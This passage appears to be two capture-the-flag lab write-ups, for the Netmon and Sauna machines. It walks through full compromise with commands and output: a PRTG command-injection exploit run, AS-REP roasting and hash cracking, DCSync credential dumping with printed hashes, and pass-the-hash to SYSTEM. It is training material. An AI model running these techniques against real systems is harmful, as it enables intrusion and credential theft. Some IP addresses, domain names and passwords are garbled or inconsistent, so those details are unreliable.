| 02-25-19 09:56PM           <DIR>      Program Files
| 02-02-19 11:28PM           <DIR>      Program Files (x86)
| 02-03-19 07:08AM           <DIR>      Users
|_02-25-19 10:49PM           <DIR>      Windows
| ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-server-header: PRTG/18.1.37.13946
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC

```

Notice the FTP server allows for anonymous login. We can view the content of the directories:

```

ftp> ls
229 Entering Extended Passive Mode (|||55643|)
150 Opening ASCII mode data connection.
02-02-19 11:18PM           1024 .rnd
02-25-19 09:15PM           <DIR>      inetpub
07-16-16 08:18AM           <DIR>      PerfLogs
02-25-19 09:56PM           <DIR>      Program Files
02-02-19 11:28PM           <DIR>      Program Files (x86)
02-03-19 07:08AM           <DIR>      Users
02-25-19 10:49PM           <DIR>      Windows

```

Going through the files do not reveal anything useful at the moment. Next we can navigate to the website:

The screenshot shows a web browser window with the following details:

- Title Bar:** Welcome | PRTG Network
- Address Bar:** 10.10.10.152/index.htm
- Toolbar:** Back, Forward, Stop, Refresh, Home, and other standard browser icons.
- Navigation Bar:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and a More icon.
- Main Content Area:**
 - PRTG Network Monitor (NETMON)** (Section Title)
 - Login Name:**
 - Password:**
 - Login:**
 - Links:** Download Client Software (optional, for Windows, iOS, Android), Forgot password?, Need Help?
- Footer:** PRTG NETWORK MONITOR logo, Thank You For Using PRTG Network Monitor, and a descriptive paragraph about the software's features.

We are greeted by a login page and at the bottom what appears to be a build or version number. Looking for publicly known exploits reveals a GitHub repository with information regarding an exploit <https://github.com/A1vinSmith/CVE-2018-9276>:

CVE-2018-9276 Authenticated Command Injection

CVE-2018-9276 PRTG < 18.2.39 Reverse Shell (Python3 support)

Dependancies

- Impacket (python3 version)
- Netcat
- Msfvenom

Usage

```
git clone https://github.com/AivinSmith/CVE-2018-9276.git  
./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password pass
```

1. The credentials are needed for performing the exploit. Try default credentials `prtadmin:prtadmin`. Also try [CVE-2018-19410](#) for setup an account without auth. It might be worth checking the database or log to gain them. <https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data>
2. Try `--lport 445` if the port has not been occupied
3. There are few twisted comments in the code. They might need some modifications.
4. It might take few attempts to succeed. Reboot a target machine is always a good option. Especially when your payload causes some impact.

This exploit displays default credentials which are valid in this situation. It also provides another link that shows where PRTG data is stored:

How PRTG Network Monitor stores its data

PRTG Network Monitor writes data to several locations:

- Into the **program directory** (core installation)
 - Into the **data directory** (monitoring configuration, monitoring data, logs, etc.)
 - Into the **registry** (license key, admin login, IP settings, etc.)
-

Program directory

By default, the PRTG setup program stores the core installation in one of the following directories:

```
%programfiles%\PRTG Network Monitor
```

or

```
%programfiles(x86)%\PRTG Network Monitor
```

Data directory

The default setting of the data directory depends on the PRTG Network Monitor version you are using (deprecated versions 7/8, or version 9 and later), as well as on your Windows version. The paths are also different if you have upgraded from a deprecated version 7/8 versus installed a new version 9 and later.

The default data folder is located as follows, depending on your Windows version:

Windows Server 2012 (R2), Windows Server 2016, Windows 10, Windows 8.1, Windows 8, Windows 7, Windows Server 2008 R2:

```
%programdata%\Paessler\PRTG Network Monitor
```

The path is the same for Windows Vista (deprecated).

Windows XP, Windows 2003 (these Windows versions are not officially supported):

```
%ALLUSERSPROFILE%\Application data\Paessler\PRTG Network Monitor
```

With this information we can go back to FTP and see if we can find any credentials:

```
ftp> ls -la
229 Entering Extended Passive Mode (|||56503|)
125 Data connection already open; Transfer starting.
11-20-16  09:46PM      <DIR>          $RECYCLE.BIN
02-02-19  11:18PM          1024 .rnd
11-20-16  08:59PM          389408 bootmgr
07-16-16  08:10AM          1 BOOTNXT
02-03-19  07:05AM      <DIR>          Documents and Settings
02-25-19  09:15PM      <DIR>          inetpub
01-29-23  08:59AM          738197504 pagefile.sys
07-16-16  08:18AM      <DIR>          PerfLogs
02-25-19  09:56PM      <DIR>          Program Files
02-02-19  11:28PM      <DIR>          Program Files (x86)
12-15-21  09:40AM      <DIR>          ProgramData
02-03-19  07:05AM      <DIR>          Recovery
02-03-19  07:04AM      <DIR>          System Volume Information
02-03-19  07:08AM      <DIR>          Users
02-25-19  10:49PM      <DIR>          Windows
226 Transfer complete.
ftp> cd ProgramData
```

Downloading the old config file reveals a previously used password:

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```
131 <encrypted/>
132 </flags>
133 </comments>
134 <dbauth>
135 0
136 </dbauth>
137 <dbcredentials>
138 0
139 </dbcredentials>
140 <dbpassword>
141 <!-- User: prtgadmin -->
142 PrTg@admin2018
143 </dbpassword>
144 <dbtimeout>
145 60
146 </dbtimeout>
147 <depdelay>
148 0
149 </depdelay>
150 <dependencytype>
151 0
```

x Match case Regular expression


We can test the password at login. The old password failed but following the pattern reveals that changing the 2018 to 2019 works:

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10.10.10.152/welcome.htm

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Welcome
PRTG System Administrator
!

Do You Like PRTG? [Write a review](#)

All Sensors

!! 4 Down

! 0 Down (Acknowledged)

W 1 Warning

✓ 8 Up

II 2 Paused

U 0 Unusual

? 0 Unknown

[Update Available](#) [Help](#)

Sensor

Enable SSL encryption for the PRTG website [x](#)

Your browser's connection to this PRTG server is currently not secured by SSL encryption.

You should switch to SSL especially if your PRTG website is accessible from the internet (outside your firewall)!

[Switch to SSL](#)

Active Background Tasks

[View All](#)

1x Reporting

18.1.37.13946 PRTG System Administrator [5:22](#) [Refresh in 27 sec](#)

This version of PRTG Network Monitor allows for Remote Command Execution. There is a public exploit that can be found in Exploit DB <https://www.exploit-db.com/exploits/46527>.

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PRTG Network Monitor 18.2.38 - (Authenticated) Remote Code Execution

We can download the script using the searchsploit command:

```
(kali㉿kali)-[~]
$ searchsploit -m 46527
Exploit: PRTG Network Monitor 18.2.38 - (Authenticated) Remote Code Execution
  URL: https://www.exploit-db.com/exploits/46527
    Path: /usr/share/exploitdb/exploits/windows/webapps/46527.sh
   Codes: CVE-2018-9276
 Verified: False
File Type: Bourne-Again shell script, ASCII text executable, with very long lines (2429)
Copied to: /home/kali/46527.sh
```

This script requires the authentication cookie for the administrative user:

```
GET /welcome.htm HTTP/1.1
Host: 10.10.10.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _ga=GA1.4.1496550556.1675026435; _gid=GA1.4.1587747837.1675026435; OCTOPUS1813713946=e0RGRUVGNUQ5LTg5QTETNDVBQS1BRjI4LThFNEVDRkY3QjM4QX0%3D
Upgrade-Insecure-Requests: 1
```

Now run the script:

```
(kali㉿kali)-[~]
$ ./46527.sh -u http://10.10.10.152 -c "_ga=GA1.4.1496550556.1675026435; _gid=GA1.4.1587747837.1675026435; OCTOPUS1813713946=e0RGR
UVGNUQ5LTg5QTETndVBQS1BRjI4LThFNEVDRKY3QjM4QX0%3D"
[+]#####[+]
[*] Authenticated PRTG network Monitor remote code execution      [*]
[+]#####[+]
[*] Date: 11/03/2019      [*]
[+]#####[+]
[*] Author: https://github.com/M4LV0 lorn3m4lvo@protonmail.com      [*]
[+]#####[+]
[*] Vendor Homepage: https://www.paessler.com/prtg      [*]
[+]#####[+]
[*] Version: 18.2.38      [*]
[+]#####[+]
[*] CVE: CVE-2018-9276      [*]
[+]#####[+]
[*] Reference: https://www.codewatch.org/blog/?p=453      [*]
[+]#####[+]

# login to the app, default creds are prtgadmin/prtgadmin, once authenticated grab your cookie and use it with the script.
# run the script to create a new user 'pentest' in the administrators group with password 'P3nT3st!'

[+]#####[+]

[*] file created
[*] sending notification wait....  

[*] adding a new user 'pentest' with password 'P3nT3st'
[*] sending notification wait....  

[*] adding a user pentest to the administrators group
[*] sending notification wait....  

[*] exploit completed new user 'pentest' with password 'P3nT3st!' created have fun!
```

Now with smbmap we can test to see if the new user was created:

		Permissions	Comment
cookies	IP: 10.10.10.152:445	Name: 10.10.10.152	
headers	Disk		
	ADMIN\$	READ, WRITE	Remote Admin
	C\$	READ, WRITE	Default share
	IPC\$	READ ONLY	Remote IPC

Now that it works we can use PSEXEC to gain a system shell:

```
(kali㉿kali)-[~]
$ psexec.py 'pentest:P3nT3st!@10.10.10.152'
Impacket v0.10.1.dev1+20230120.195338.34229464 - Copyright 2022 Fortra
Cookies

[*] Requesting shares on 10.10.10.152.....
[*] Found writable share ADMIN$  

[*] Uploading file TUdPuBIi.exe
[*] Opening SVCManager on 10.10.10.152.....
[*] Creating service Ojgt on 10.10.10.152.....
[*] Starting service Ojgt.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Sauna/ASREPRoast and DSsync

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.82 > Sauna_scan
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that several open ports related to a Windows Domain Controller:

```
(kali㉿kali)-[~/HTB/Sauna]
$ cat Sauna_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-18 20:16 EDT
Nmap scan report for 10.10.10.175
Host is up (0.028s latency).

Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-0
3-19 07:18:45Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain
: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain
: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf     .NET Message Framing
49667/tcp open  msrpc       Microsoft Windows RPC
49673/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc       Microsoft Windows RPC
49675/tcp open  msrpc       Microsoft Windows RPC
49698/tcp open  msrpc       Microsoft Windows RPC
49722/tcp open  msrpc       Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomp
lete
```

Since LDAP is open we can attempt an anonymous bind using the following command:

```
ldapsearch -H ldap://10.10.10.175:389/ -x -b "dc=EGOTISTICAL-BANK,dc=LOCAL0."
```

- -x specifies anonymous authentication
- -b specifies the search base

As we can see it allows us to query the domain without credentials.

```
(kali㉿kali)-[~/HTB/Sauna]
$ ldapsearch -H ldap://10.10.10.175:389/ -x -b "dc=EGOTISTICAL-BANK,dc=LOCAL0."
# extended LDIF
#
# LDAPv3
# base <dc=EGOTISTICAL-BANK,dc=LOCAL0.> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
# 
# search result
search: 2
result: 10 Referral
text: 0000202B: RefErr: DSID-03100835, data 0, 1 access points
      ref 1: 'egotist
ical-bank.local0.'
ref: ldap://egotistical-bank.local0./dc=EGOTISTICAL-BANK,dc=LOCAL0.
# numResponses: 1
```

Now we can use a tool known as windapsearch.py for further enumeration:

python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 -U

- -d Domain
- --dc-ip Domain IP Address
- -U User enumeration

```
(kali㉿kali)-[~/HTB/Sauna]
$ python2 windapsearch_py2.py -d EGOTISTICAL-BANK.LOCAL0. --dc-ip 10.10.10.175 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.175
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=EGOTISTICAL-BANK,DC=LOCAL
[+] Attempting bind
[+]     ... success! Bound as:
[+]         None

[+] Enumerating all AD users

[*] Bye!
```

Further enumeration using the following command, directed us to a Service Account labelled *svc-alfresco*

python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 --custom "objectClass=*"

- --custom Allows us to add filters to our query

```
(kali㉿kali)-[~/HTB/Sauna]
└─$ python2 windapsearch_py2.py -d EGOTISTICAL-BANK.LOCAL0. --dc-ip 10.10.10.175 --custom "objectClass=*" 
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.175
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=EGOTISTICAL-BANK,DC=LOCAL
[+] Attempting bind
[+]     ... success! Binded as:
[+]     None
[+] Performing custom lookup with filter: "objectClass=*" 
[+]     Found 15 results:

DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL

OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Program Data,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL

[*] Bye!
```

With this information and information gathered from the webpage hosted on port 80 we have a list of potential users:



Fergus Smith



Shaun Coins



Hugo Bear



Bowie Taylor



Sophie Driver



Steven Kerb

Using a tool known as username-anarchy we can create a list of usernames for future use:

```
[kali㉿kali)-[~/HTB/Sauna/username-anarchy]
$ ./username-anarchy -i userfile > usernames.txt

[kali㉿kali)-[~/HTB/Sauna/username-anarchy]
$
```

Now with this username list and the GetNPUsers.py script we can attempt to gain a Kerberos TGT:

```
[kali㉿kali)-[~/HTB/Sauna/username-anarchy]
$ GetNPUsers.py egotistical-bank.local/ -usersfile usernames.txt -request -no-pass -dc-ip 10.10.10.175 > hash.txt

[kali㉿kali)-[~/HTB/Sauna/username-anarchy]
$
```

Now we have a ticket for user fsmith:

```
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:369d9858de291a8f312a2850defc7138$7671ad7c90f2940d04d3c82c6ff7c1853a3b3642c85661dc03ee4780
821543300e73b2322d0939347cf39d0a86b864efb48c8d4ff270a930b5b1be8326a68fcbcc48eed5c0ab15005718270d4ef4ff8af29ec1ac2abd22528abd3d29c472
56012b12dbbb867786da7641b1b764ea41d972464b11808b9ccc01b77f25d9089beb4d1e205f806f136e21fd20bea30e92fb5935d9ee2602b3778
```

Now with JohnTheRipper we can attempt to crack the password:

```
[kali㉿kali)-[~/HTB/Sauna]
$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
The strokes23      ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:07 DONE (2023-03-18 21:51) 0.1288g/s 1358Kp/s 1358KC/s Thing..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Bowie Taylor

Sophie Driver

Now we can use evil-winrm to gain a shell:

```
[kali㉿kali)-[~/HTB/Sauna]
$ evil-winrm -i 10.10.10.175 -u fsmith -p Thestr
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to security reasons.
Data: For more information, check Evil-WinRM GitHub page (https://github.com/PowerShell/Evil-WinRM)
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami
egotisticalbank\fsmith
```

Privilege Escalation/Exploitation

Using evil-winrm's upload capability we can transfer over winPEASAny.exe to conduct privilege escalation enumeration:

```
*Evil-WinRM* PS C:\Users\FSmith\Downloads> upload winPEASany.exe
Info: Uploading winPEASany.exe to C:\Users\FSmith\Downloads\winPEASany.exe

Data: 2626216 bytes of 2626216 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\FSmith\Downloads> .\winPEASany.exe
go Bear
ANSI color bit for Windows is not set. If you are executing this from a Windows
Long paths are disabled, so the maximum length of a path supported is 260 chars
/v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
```

The output reveals a service account with Autologon credentials

FFFFFFFFFF: Looking for AutoLogon credentials Fergus Smith
Some AutoLogon credentials were found
DefaultDomainName : EGOTISTICALBANK
DefaultUserName : EGOTISTICALBANK\svc_loanmanager
DefaultPassword : Moneymakestheworldgoround!


Note the UserName specified here isn't the one we can run with BloodHound

Mode	LastWriteTime	Length	Name
d----	1/25/2020 1:05 PM		Administrator
d----	1/23/2020 9:52 AM		FSmith
d-r--	1/22/2020 9:32 PM		Public
d----	1/24/2020 4:05 PM		svc_loanmgr

With access to this service account we can run BloodHound to find a path to Administrator:

```
[kali㉿kali] ~
$ bloodhound-python -d egotistical-bank.local -u svc_loanmgr -p Moneymakestheworldgoround! -c all -ns 10.10.10.175
INFO: Found AD domain: egotistical-bank.local
INFO: Getting TGT for user Hugo Bear
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (egotistical-
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Done in 00M 05S
```

Now we can run BloodHound and import the data and view the Shortest Path to Domain Admin via Owned :



According to BloodHound the quickest route would be to use the service account to dump user hashes which we can do with secretsdump.py

```
(kali㉿kali)-[~]
└─$ secretsdump.py egotistical-bank/svc_loanmgr@10.10.10.175
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password:
[*] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:6830897f7ede1d567f55feabe9032477:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4ddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacb
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:df95ea6689b0dd3092dc69f4bdb7a10c082ffc442adb8c1d5061d631dd75951
SAUNA$:aes128-cts-hmac-sha1-96:d30aae91ea6d9a1d14a937e02d067063
SAUNA$:des-cbc-md5:3220ab4689ce3258
[*] Cleaning up ...
```

Now we can use the nthash portion and crackmapexec to confirm that the Administrator account is owned:

```
(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.175 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e
SMB      10.10.10.175    445    SAUNA          [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing=True) (SMBv1=False)
SMB      10.10.10.175    445    SAUNA          [+] EGOTISTICAL-BANK.LOCAL\administrator:823452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)
```

Now with psexec.py we can gain an Administrator shell:

```
(kali㉿kali)-[~]
$ psexec.py -hashes 823452073d75b9d1cf70ebdf86c7f98e:823452073d75b9d1cf70ebdf86c7f98e egotistical-bank/administrator@10.10.10.175
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra
No user defined queries.
[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$.
[*] Uploading file SbslJleI.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service acxc on 10.10.10.175.....
[*] Starting service acxc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
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C:\Windows\system32> whoami
nt authority\system
```